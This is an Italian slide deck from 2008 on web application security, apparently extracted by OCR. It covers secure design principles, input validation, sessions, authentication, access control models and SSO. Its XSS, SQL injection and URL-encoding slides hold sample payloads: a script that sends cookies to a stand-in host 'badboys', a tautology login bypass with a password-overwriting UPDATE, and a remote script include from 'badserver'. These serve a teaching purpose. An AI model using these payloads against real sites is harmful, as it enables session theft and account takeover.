
Sicurezza delle applicazioni web



Vincenzo Calabrò

Roma, 1/12/2008

Approccio dall'alto


Nella realizzazione di soluzioni di sicurezza vi è spesso una difficoltà subdola: non avere una visione del problema sufficientemente completa

L'analisi viene fatta per settori separati (rete, sistemi operativi, database, …) a volte trascurando il gruppo che si occupa di sviluppo applicativo

Questa carenza può essere dovuta a problemi politici, in quanto chi si occupa della sicurezza nei suoi aspetti tecnologici non è coinvolto da (o non può interagire con) chi si occupa dello sviluppo

Criticità ancora maggiori si hanno con il diffondersi di sviluppi applicativi su application server web, specialmente se pubblicati all'esterno dell’azienda

Un'applicazione web



XSS, spoofing, sniffing, monitoraggio, session hijacking, …

wrong configuration, PERMIT HTTP(S)

Buffer overflow, format bugs, dir traversal, default accts, default install

Metachars, buffer overflow, …

bad program logic, wrong authorizations, unmanaged identities, unmanaged process, …

SQL injection, command injection

Un caso generale

Un'applicazione web è da considerarsi un caso generale, analizzando il quale è possibile evidenziare tutte le tecniche di progettazione e programmazione, che è necessario rivedere nell'ottica di scrivere applicazioni in modo sicuro

3 tier: presentazione, applicazione, data/legacy

Prima di cominciare
Identificare i requisiti! La fase di progetto di un'applicazione è il momento ideale per definire le esigenze relative alla sicurezza, tenendo conto di alcune regole fondamentali

Requisiti di sicurezza

Nella fase di progetto ci si rende meglio conto del fatto che

- Azzerare i rischi non è possibile né conveniente
- Vi sono molte soluzioni per abbassare il rischio
- Non bisogna spendere milioni per proteggere €cent

Quindi: cercare il livello appropriato di sicurezza, riconoscere che gestire il rischio può anche voler dire accettarlo o trasferirlo, assicurarsi che progettando l'applicazione si riconosca il valore dell'informazione che si tratta e si eviti la "sicurezza a tutti i costi"

Linee guida

Sistema Operativo
Effettuare le attività di hardening

Autenticazione e autorizzazioni forniti dai sistemi operativi non sono appropriati all'interno di un'applicazione e occorre crearsi un'astrazione

Rete
Attorno all'applicazione va costruito un ambiente sicuro a livello di rete (firewall, filtri, IDS, ecc.) e corredato da logging e monitoring opportuni

Sito
Il contesto globale di utilizzo dell'applicazione condiziona la realizzazione della sicurezza in termini architetturali, tecnologici, procedurali e di costi

Linee guida

Sicuri come l'anello più debole
Attenzione a non lasciare senza protezione la porta posteriore!

"Security by Obscurity" non serve
I problemi vanno risolti (sperare che non vengano scoperti non funziona nel lungo termine)

Minimi privilegi
Non cercare di anticipare requisiti del futuro: ciascun componente e utente deve avere solo i privilegi strettamente necessari a svolgere i suoi compiti

Separazione dei privilegi
Progettando componenti diversi che accedono a dati diversi aiuta a confinare i problemi

Linee guida

Validazione dell'Input e dell'Output

Sono i canali con cui le informazioni vengono scambiate e possono trasportare dati invalidi o pericolosi

Gestire gli errori in sicurezza

Se un meccanismo fallisce, dovrebbe farlo in modo da evitare di essere superato esponendo le parti successive

KISS

Un meccanismo di sicurezza deve essere semplice (sia da realizzare che da usare e da verificare)

Usare componenti già testati

Principio valido per l'ottimizzazione delle risorse ma anche dal punto di vista della sicurezza

Defense in Depth

Sono inadatte soluzioni che pretendono di coprire il 100% dei problemi; realizzare componenti dal comportamento atteso e che non tentino di prevedere l'inatteso: ci penserà qualcun altro

Data validation

Nella realizzazione di applicazioni web, di massima importanza è accettare solamente dati validi e conosciuti; soluzioni alternative (ad esempio tentare di correggere i dati) sono più difficili da realizzare e meno efficaci. Occorre perciò

- controllare il tipo
- controllare la sintassi
- verificare la lunghezza

Le validazioni lato client (javascript o java applets) servono solamente per una prima scrematura dei dati, che vanno comunque controllati lato server.

Metacharacters

Molti caratteri speciali, se presenti nell'input, possono essere pericolosi e vanno identificati

< e > identificano tag HTML (scripts ecc)

!, |, & e ; per esecuzione comandi

', ", *, % per database queries

?, $, @ per programmi e scripts

parentesi per programmi e script

../ filesystem paths

Web spidering

Con programmi automatici di navigazione si identificano facilmente

- *mappa del sito*
- *documenti di default*
- *programmi CGI*
- *campi di login*
- *indirizzi e-mail*
- *…*

Cross-site scripting

Un’applicazione viene identificata come potenzialmente vulnerabile al XSS quando emette output HTML non verificato

Con varie tecniche (via e-mail, su web-bb, ecc) si induce l'utente a visitare pagine web di quel server contenenti codice HTML "malevolo", senza che questi se ne accorga

Esempio: codice PHP su http://bacato:

```
<?php echo "Hello, {$HTTP_GET_VARS['name']}!"; ?>
```

Exploit:

```
http://bacato/index.php?name=<script>document.locatio
n.replace('http://badboys/'+document.cookie)</script>
```

SQL injection

Un application server che usa l'input dell'utente inserendolo direttamente nelle SQL query che esegue, è potenzialmente vulnerabile per SQL injection

Esempio di codice errato:

```
$qry = "SELECT * FROM users WHERE username = '" .
       $UserParam . "' AND password = '" . $PassParam . "'";
$db.execute($qry);
```

Exploit:

```
Username: ' OR '1'='1
Password: ' OR '1'='1; UPDATE users SET
          password='hackedpass' WHERE
          username='hackeduser
```

Comandi al S.O.

Tutti gli ambienti di programmazione permettono l'esecuzione di comandi esterni cui vengono passate informazioni che provengono dall'input utente

Se questo non è sufficientemente controllato si possono creare grossi problemi

```
PHP: require(), include(), eval(),
system(), …

Java: System.* (System.Runtime)
```

Manipolazione varie

Parametri non validi o fuori range

Uso esplicito di parametri "hidden"

Manipolazione dei cookie

URL encoding

```
&3cscript src="http://badserver/badscript.js"%3e%3c%2fscript%3e
```

Minimi privilegi

Un'applicazione dovrebbe collegarsi al database con un utente specifico e dotato dei soli privilegi sufficienti alle sue necessità (leggere, aggiornare, ecc).

Di frequente si utilizzano invece utenti ad elevati privilegi rendendo semplicemente più probabile la perdita o l'alterazione di dati in caso di SQL injections o altri attacchi: la facoltà di eseguire una istruzione "`drop table`" è inutile e dovrebbe essere inibita specificando i giusti privilegi per la connessione

Path traversal

Tutti gli applicativi hanno contenuto statico (immagini, documenti HTML, ecc.) il cui indirizzamento rivela la struttura interna dell'applicazione

Non controllando l'input dell'utente si potrebbero rivelare file residenti al di fuori della struttura dell'applicazione, indirizzati con parametri di input contenenti ../

Site crawling

L'attaccante usa tutte le informazioni in suo possesso per scoprire

- il flusso applicativo
- directory nascoste
- file, pagine e programmi di test
- vecchi documenti e applicazioni

Occorre rimuovere ogni dato e programma non pertinente all'uso in produzione della applicazione pubblicata

Sessioni

HTTP è un protocollo stateless

Gli application server web mantengono la sessione utente in vari modi, il più diffuso dei quali utilizza il meccanismo dei Cookies

Il cookie serve per associare un session token a un utente: unico e non predicibile

Session Management: timeout, regeneration, brute-force attack detection, re-authentication, protection (SSL), removal on logout

Page tokens

Sesson hijacking

L'attaccante può predire, impadronirsi o anche inizializzare il session token corrispondente alla sessione web di un utente (session hijacking e fixation)

A livello di sviluppo applicativo e di application server occorre eliminare errori (generazione di token deboli) e proteggere le sessioni con SSL, page tokens e ulteriori controlli vari

Logging

Il logging è essenziale per fornire informazioni chiave per la sicurezza:

- *Comportamenti sospetti*
- *Contabilità d'uso dell'applicazione*
- *Scostamenti dalla baseline d’utilizzo*
- *Troubleshooting*
- *necessità legali*

Si può tenere traccia delle letture, scritture, modifiche e cancellazioni di dati, degli eventi di autenticazione, delle autorizzazioni e delle azioni

Autenticazione

HTTP Basic e Digest

Form Based

Certificati Digitali, token, ecc.

Nomi DNS e IP address

Password Based
Quali username, memorizzazione password, qualità, lockout, aging, history, reset

Autenticazione

Strong authentication

Usando tecniche crittografiche è possibile abilitare vari livelli di autenticazione forte

- Si può controllare il Subject del certificato e usarlo in sostituzione di user/password
- Si possono anche controllare altri dati del certificato (ad esempio Issuer, OrganizationalUnit, Organization ecc) allo scopo di consentire il proseguimento dell'autenticazione mediante altre tecniche tradizionali
- Si possono accettare solo i certificati emessi da una certa Certification Authority

Autorizzazioni

Elemento fondamentale del design di applicazioni

Access control - più usato per risorse tecnologiche

Autorizzazione - si dice di controlli applicativi

Occorre

- quantificare il valore delle informazioni da proteggere
- conoscere le interazioni tra chi crea e utilizza i dati
- definire come assegnare e revocare i diritti
- definire quali ruoli possono esistere nelle applicazioni
- rispecchiare le security policy

Autorizzazioni

Vi sono solitamente due possibilità per realizzare i controlli necessari per autorizzare le varie parti delle applicazioni ai giusti usi: scrivendo codice applicativo di controllo o delegando all'ambiente operativo sottostante l'esecuzione condizionata del codice, in funzione del profilo dell'utente

Security applicativa
Consiste nella scrittura di parti di codice che effettuano opportuni controlli di autorizzazione e richiamarli dove necessario

Con questo metodo è sempre possibile ottenere i risultati voluti, sia nel caso di autorizzazioni *coarse-grained* che nel caso di autorizzazioni *fine-grained*

La realizzazione del controllo, come scrittura del codice e/o come richiamo dello stesso, è però lasciata al programmatore e risulta perciò difficile effettuare security audit applicativi di più alto livello e dell'intera applicazione (occorre leggere tutto il codice!)

Autorizzazioni

Security fornita dall'ambiente operativo
Consiste nel progettare l'applicazione suddividendola in componenti e funzioni già predisposte per essere associate ai meccanismi e alla semantica di sicurezza dell'ambiente in cui l'applicazione stessa viene eseguita

In questo caso potrebbe essere difficile o impossibile ottenere i risultati voluti; per esempio è solitamente impossibile realizzare autorizzazioni *fine-grained*

Questo metodo ha invece la grande valenza di poter essere applicato con successo quando l'applicazione è composta di più parti sviluppate da diversi enti o da diversi Fornitori, per forzare gli sviluppatori a realizzare politiche di sicurezza che sarebbe altrimenti difficile verificare senza indagare sul codice dell'applicazione e consentirne l'implementazione all'atto dell'integrazione dei componenti

Autorizzazioni

Security fornita dall'ambiente operativo

Il disegno applicativo che sfrutta la semantica e i meccanismi di security nativi dell'ambiente operativo per cui è progettata consente di governare la sicurezza dell'applicazione in cui questo obiettivo potrebbe costituire un ostacolo dovuto alla grande complessità e quindi economico. Ad esempio:

- Applicazioni sviluppata da più gruppi di lavoro o diversi soggetti ma che deve essere conforme sia a livello di progetto che a runtime a vincoli progettuali di sicurezza
- Ottenimento "forzato" del rispetto delle policy di sicurezza desiderate, anche all'interno dello stesso gruppo di lavoro

DAC

Discretionary Access Control

Permette al singolo individuo di assegnare e revocare privilegi di accesso alle risorse sotto il suo controllo ad altri individui

Si dice cioè che l'individuo è proprietario della risorsa e definisce il tipo di accesso che altri possono effettuare

Tipico dei file server

MAC

Mandatory Access Control

I privilegi di accesso alle risorse dipendono dalla riservatezza delle informazioni, non dalla volontà di individui

Gli amministratori della sicurezza assegnano i privilegi secondo precise classificazioni

Gli utenti possono leggere da classe di sicurezza inferiore e scrivere a una classe di sicurezza superiore

Tipico dei Mainframe (RACF)

RBAC

Role Based Access Control

I privilegi di accesso alle risorse dipendono dal ruolo che assumono nel tempo gli individui all'interno dell'Organizzazione

Ai ruoli sono associati profili che definiscono comandi, transazioni e accessi ai dati

L'assegnazione dei ruoli è centralizzata

Esempio

Come rappresentare i ruoli in una directory? Esempio: RBAC per applicazioni

Organizational Units == Apps


AppOU contiene Groups == AppRoles

AppRole contiene Groups == UserRoles

UserRole contiene Users

RBAC

Role Based Access Control



RBAC

Profilatura


E’ l’azione da compiere per associare a un utente i diritti di accesso alle applicazioni (statici); solitamente segue l’autenticazione

Al login il Distinguished Name dell’utente diviene noto (dalla ricerca dello username, che è un attributo, si risale al DN); una singola chiamata LDAPREAD(memberOf) fornisce l’elenco dei valori per quell’attributo (multivalore), che consiste nella lista di mestieri propri dell’utente; per ciascuno di questi occorre effettuare altre LDAPREAD(memberOf) ottenendo liste di gruppi tutti contenuti nelle OU che rappresentano le applicazioni

Risalire da questi alla lista delle applicazioni è immediato, ma occorre, per ogni applicazione, tenere traccia di quale ruolo applicativo rappresenta il gruppo in questione

La lista definitiva, cioè il profilo di accesso dell’utente, è costituita quindi di coppie (“Applicazione”, “Ruolo applicativo”)

Esempio: SSO web applicativo con federazione di sessioni



0: no session

1: Authentication request

3: New session with Master

4: Start application A request

6: Redirect to //Slave1/A?Token=T

Directory

2: Authenticate user and get user profile

Master Web / Appserver

5: Verify access to application A, generate new Token=T

8: Validate token and get profile of authenticated user

7: Go to S1, application A, Token=T

9: New session with Slave 1, start A with profile

Slave 1 Web / Appserver PHP

Slave 2 Web / Appserver JEE

Slave 3 Web / Appserver .NET

Esempio: SSO web applicativo con federazione di sessioni

Componenti e uso

Directory: autenticazione, Identity Management e rappresentazione dei profili utente (gruppi come “mestieri degli utenti” e gruppi come “profili di accesso alle applicazioni”)

Master Web Appserver: Autenticazione degli utenti, dispatching delle applicazioni, custodia delle credenziali e dei profili utente, delega agli slave della sessione (mediante credenziali e profilo)


Slave Appservers: controllo della sessione, richiesta al master di delega della sessione (mediante credenziali e profilo utente)

Altri componenti

Realizzando Proxy applicativi si riescono a integrare in questi meccanismi anche applicazioni commerciali e siti web con contenuti statici, che altrimenti resterebbero fuori dalla gestione

Architetture

.NET e J2EE



Architetture

J2EE e .NET security

Configuration
- per application, machine-wide, farm-wide

Code containment
- verifiche del bytecode eseguito, stack over- e underflow, type checking, array bounds

Application isolation
- inter-application e dall'O.S. ospite

Cryptography & communication
- keystores, TLS, algorythms

Code protection
- codice firmato e crittografato, permessi e policy di esecuzione per oggetti (es. EJB) e metodi

Autenticazione e autorizzazione utenti
- principals and identities, roles, authentication methods

Patterns

"Each pattern is a three-part rule, which express a relation between a certain context, a problem, and a solution"
- Christopher Alexander, ca. 1970

Application Design Patterns
Factory, Singleton, Adapter, Decorator, Proxy, Command, Chain of responsibility, Iterator, Observer, …

Enterprise Application Architecture Patterns
Gateway, Value Object, Service Stub, Record Set, Data Transfer Object, Model View Controller, Front Controller, Dispatcher View, Session Façade, Business Delegate, Transfer Object, Unit Of Work, Table Data Gateway, Active Record, …

Enterprise Integration Patterns
Polling Consumer, Message Dispatcher, Message, Correlation Identifier, Message Sequence, Publish-Subscribe Channel, Channel Adapter, Message Router, Message Filter, Recipient List, Message Broker, Control Bus, Detour, …

Transactions

Si chiama transazione una interazione con un sistema avente la caratteristica di andare interamente a buon fine oppure non modificare alcunché; i più comuni sistemi che supportano la transazionalità sono i TP Monitor e i RDBMS

ACID properties: Atomicity, Consistency, Isolation, Durability

Atomicity: la sequenza di operazioni deve essere vista come un'unica azione, ossia ogni singolo passo nella sequenza di azioni deve completarsi correttamente, oppure tutto il lavoro svolto fin dall'inizio deve essere annullato (rolled back)

